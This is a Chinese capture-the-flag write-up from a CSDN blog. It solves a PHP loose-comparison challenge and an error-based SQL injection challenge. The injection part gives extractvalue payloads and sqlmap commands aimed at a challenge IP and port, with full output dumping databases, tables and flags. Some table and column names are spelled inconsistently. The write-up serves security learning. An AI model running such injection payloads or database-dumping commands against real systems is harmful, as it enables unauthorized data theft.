https://blog.csdn.net/qq_46150940

意思是提交一个不是数字的参数c，使其值等于123

在php中弱类型比较时，会使('123a' == 123)为真，所以我们post一个参数 `c=123a`



nice!!! You got it

SYC{php_4s_so_funny}




https://blog.csdn.net/qq_46150940

9. 带恶人六撞

题目描述:你了解带恶人六撞吗，数据库里有大家关于他的描述。

手工注入

?id=1', 从回显结果来看, 判断存在sql报错注入




使用 extractvalue 函数时, 查到数据库名为 ~geek_sql

```
Payload: ?id=1'^extractvalue(1,concat(0x7e,(select(database()))))%23
```



查看表名, 看到了名为 fl1ll1lag 的表

```
Payload: ?id=1'^extractvalue(1,concat(0x7e,(select group_concat(table_name) from information_schema.tables where table_schema='geek_sql'))))%23
```




查列名, 列名为 fl1ll1ll1lag

```
Payload: ?id=1'^extractvalue(1,concat(0x7e,(select group_concat(column_name) from information_schema.columns where table_name='fl1ll1lag'))))%23
```



查字段

```
Payload: ?id=1'^extractvalue(1,concat(0x7e,(select group_concat(fl1lllllag) from fl1llllag))%23
```



没有回显全部内容, `extractvalue()` 能查询字符串的最大长度为32,得到flag

```
Payload: ?id=1'^extractvalue(1,concat(0x7e,(select fl1lllllag from fl1llllag limit 2,1)))%23
```



使用sqlmap注入

1.爆库

```
python2 sqlmap.py -u "http://49.234.224.119:7415/?id=1" --dbs
```

```
[19:01:54] [INFO] the back-end DBMS is MySQL
web application technology: PHP 7.3.11, Nginx
back-end DBMS: MySQL >= 5.0
[19:01:54] [INFO] fetching database names
[19:01:54] [INFO] the SQL query used returns 5 entries
[19:01:54] [INFO] resumed: information_schema
[19:01:54] [INFO] resumed: test
[19:01:54] [INFO] resumed: mysql
[19:01:54] [INFO] resumed: performance_schema
[19:01:54] [INFO] resumed: geek_sql
available databases [5]:
[*] geek_sql
[*] information_schema
[*] mysql
[*] performance_schema
[*] test
```

https://blog.csdn.net/qq_46150940

2. 爆表

```
python2 sqlmap.py -u "http://49.234.224.119:7415/?id=1" -D geek_sql --tables
```

```
[19:02:20] [INFO] the back-end DBMS is MySQL
web application technology: PHP 7.3.11, Nginx
back-end DBMS: MySQL >= 5.0
[19:02:20] [INFO] fetching tables for database: 'geek_sql'
[19:02:20] [INFO] the SQL query used returns 2 entries
[19:02:20] [INFO] resumed: blog
[19:02:20] [INFO] resumed: flllllag
Database: geek_sql
[2 tables]
+-----+
| blog  |
| flllllag |
+-----+
```

https://blog.csdn.net/qq_46150940

3. 爆字段

```
python2 sqlmap.py -u "http://49.234.224.119:7415/?id=1" -T flllllag --columns
```

```
[19:02:35] [INFO] the back-end DBMS is MySQL
web application technology: PHP 7.3.11, Nginx
back-end DBMS: MySQL >= 5.0
[19:02:35] [WARNING] missing database parameter. sqlmap is going to use the current database
to enumerate table(s) columns
[19:02:35] [INFO] fetching current database
[19:02:35] [INFO] fetching columns for table 'flllllag' in database 'geek_sql'
[19:02:35] [INFO] the SQL query used returns 2 entries
[19:02:35] [INFO] resumed: "id", "int(10) unsigned"
[19:02:35] [INFO] resumed: "flllllllag", "text"
Database: geek_sql
Table: flllllag
[2 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| flllllllag | text |
| id | int(10) unsigned |
+-----+-----+
```

https://blog.csdn.net/qq_46150940

4. 爆值

```
python2 sqlmap.py -u "http://49.234.224.119:7415/?id=1" -T flllllag -C flllllllag --dump
```

```
web application technology: PHP 7.3.11, Nginx
back-end DBMS: MySQL >= 5.0
[19:02:55] [WARNING] missing database parameter. sqlmap is going to use the current data
to enumerate table(s) entries
[19:02:55] [INFO] fetching current database
[19:02:55] [INFO] fetching entries of column(s) 'fl1111lag' for table 'fl111lag' in datab
geek_sql'
[19:02:55] [INFO] the SQL query used returns 3 entries
[19:02:55] [INFO] resumed: longlone_need_gf
[19:02:55] [INFO] resumed: SYC{liuzhuang_4s_@_G00d_m@n}
[19:02:55] [INFO] resumed: welcome_to_syclover
[19:02:55] [INFO] analyzing table dump for possible password hashes
```

Database: geek_sql

Table: fl111lag

[3 entries]

fl1111lag
longlone_need_gf
SYC{liuzhuang_4s_@_G00d_m@n}
welcome_to_syclover



https://blog.csdn.net/qq_46150940

<https://www.cnblogs.com/erR0Ratao/p/14023017.html>